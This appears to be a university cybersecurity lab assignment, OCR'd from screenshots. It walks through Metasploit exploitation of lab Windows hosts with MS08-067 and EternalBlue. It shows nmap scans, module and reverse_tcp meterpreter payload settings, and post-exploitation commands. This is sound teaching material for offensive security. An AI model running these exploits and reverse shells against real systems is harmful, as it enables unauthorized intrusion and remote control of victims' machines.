

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4: Ethical Hacking

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Task A: Exploit SMB on Windows XP with Metasploit


1. Run a port scan against the Windows XP using the nmap command to identify open ports and services




The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying the output of an nmap scan. The terminal prompt is root@kali: ~. The user has entered the command # nmap -s script vuln 192.168.10.14. The output shows the scan results for 192.168.10.14, including the host being up, the number of closed ports, and a list of open ports and services.

```
root@kali: ~  
File Actions Edit View Help  
# nmap -s script vuln 192.168.10.14  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-29 18:24 EDT  
Failed to resolve "script".  
Failed to resolve "vuln".  
Nmap scan report for 192.168.10.14  
Host is up (0.046s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
135/tcp  open  msrpc  
139/tcp  open  netbios-ssn  
445/tcp  open  microsoft-ds  
MAC Address: 00:15:5D:40:57:09 (Microsoft)  
  
Nmap done: 1 IP address (1 host up) scanned in 3.48 seconds  
  
root@kali: ~  
#
```


2. Identify the SMB port number (default: 445) and confirm that it is open




3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi



```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
└─# msfconsole  
Metasploit tip: Use the resource command to run commands from a file  
[*] Starting the Metasploit Framework console ... /
```



4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload



5. Use 4428 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target

Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection

File Action Media View Help

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VMshare

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```
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.10.14   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
LPORT     4428            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > |
```




6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful
7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time
8. [Post-exploitation] In the meterpreter shell, get the SID of the user
9. [Post-exploitation] In the meterpreter shell, get the current process identifier
10. [Post-exploitation] In the meterpreter shell, get system information about the target

```
meterpreter > screenshot
Screenshot saved to: /root/qZHCmFAQ.jpeg
meterpreter > localtime
Local Date/Time: 2024-10-29 18:07:17.760 Eastern Standard Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1016
meterpreter > sysinfo
Computer      : ORG-JLF9I0GWXFM
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter >
```

Task B: Exploit EternalBlue on Windows Server 2022 with Metasploit

In this task, try to use the same steps as shown in the video lecture to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection to the Windows Server 2022 using the same method as hacking Windows Server 2008. Document your steps and show me your results. You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.



Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection

File Action Media View Help

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VMshare

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VMshare

```
root@kali: ~  
File Actions Edit View Help  
msf6 > info 0  
Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption  
Module: exploit/windows/smb/ms17_010_eternalblue  
Platform: Windows  
Arch: x64  
Privileged: Yes  
License: Metasploit Framework License (BSD)  
Rank: Average  
Disclosed: 2017-03-14  
Provided by:  
Equation Group  
Shadow Brokers  
sleepya  
Sean Dillon <sean.dillon@risksense.com>  
Dylan Davis <dylan.davis@risksense.com>  
thelightcosine  
wvu <wvu@metasploit.com>  
agalway-r7  
cdlafuente-r7  
cdlafuente-r7  
agalway-r7  
Available targets:  
Id Name  
--  
=> 0 Automatic Target  
1 Windows 7  
2 Windows Embedded Standard 7  
3 Windows Server 2008 R2  
4 Windows 8
```

The screenshot shows a Kali Linux desktop environment. On the left, there is a sidebar with icons for VMshare, Trash, File System, Home, and another VMshare. The main area is a terminal window titled 'root@kali: ~'. The terminal displays the following content:

```
File Actions Edit View Help
SMBUser          no          (Optional) The username to authenticate as
VERIFY_ARCH      true         Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

VERIFY_TARGET    true         Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4428
lport => 4428
msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

The screenshot shows a Kali Linux desktop environment. On the left, there is a sidebar with icons for VMshare, Trash, File System, Home, and another VMshare. The main area is a terminal window titled 'root@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The terminal displays the following information:

Name	Current Setting	Required	Description
RHOSTS	192.168.10.19	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified user name
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.10.13	yes	The listen address (an interface may be specified)
LPORT	4428	yes	The listen port

Exploit target:

Activate Windows
Go to Settings to activate

Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection

File Action Media View Help

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VMshare

Trash

File System

Home

VMshare

```
root@kali: ~  
File Actions Edit View Help  
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads  
  
Compatible Payloads  
  
# Name Disclosure Date Rank Check De  
scription  
- - - - -  
0 payload/generic/custom normal No Cu  
stom Payload  
1 payload/generic/shell_bind_aws_ssm normal No Co  
mmand Shell, Bind SSM (via AWS API)  
2 payload/generic/shell_bind_tcp normal No Ge  
neric Command Shell, Bind TCP Inline  
3 payload/generic/shell_reverse_tcp normal No Ge  
neric Command Shell, Reverse TCP Inline  
4 payload/generic/ssh/interact normal No In  
teract with Established SSH Connection  
5 payload/windows/x64/custom/bind_ipv6_tcp normal No Wi  
ndows shellcode stage, Windows x64 IPv6 Bind TCP Stager  
6 payload/windows/x64/custom/bind_ipv6_tcp_uuid normal No Wi  
ndows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support  
7 payload/windows/x64/custom/bind_named_pipe normal No Wi  
ndows shellcode stage, Windows x64 Bind Named Pipe Stager  
8 payload/windows/x64/custom/bind_tcp normal No Wi  
ndows shellcode stage, Windows x64 Bind TCP Stager  
9 payload/windows/x64/custom/bind_tcp_rc4 normal No Wi  
ndows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)  
10 payload/windows/x64/custom/bind_tcp_uuid normal No Wi  
ndows shellcode stage, Bind TCP Stager with UUID Support (Windows x64)  
11 payload/windows/x64/custom/reverse_http normal No Wi  
ndows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
```

Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection

File Action Media View Help

1 2 3 4

VMshare

Trash

File System

Home

VMshare

```
root@kali: ~
File Actions Edit View Help
ndows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
65 payload/windows/x64/vncinject/bind_tcp_rc4 normal No Wi
ndows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
66 payload/windows/x64/vncinject/bind_tcp_uuid normal No Wi
ndows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
67 payload/windows/x64/vncinject/reverse_http normal No Wi
ndows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
68 payload/windows/x64/vncinject/reverse_https normal No Wi
ndows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
69 payload/windows/x64/vncinject/reverse_tcp normal No Wi
ndows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
70 payload/windows/x64/vncinject/reverse_tcp_rc4 normal No Wi
ndows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
71 payload/windows/x64/vncinject/reverse_tcp_uuid normal No Wi
ndows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
72 payload/windows/x64/vncinject/reverse_winhttp normal No Wi
ndows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
73 payload/windows/x64/vncinject/reverse_winhttps normal No Wi
ndows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
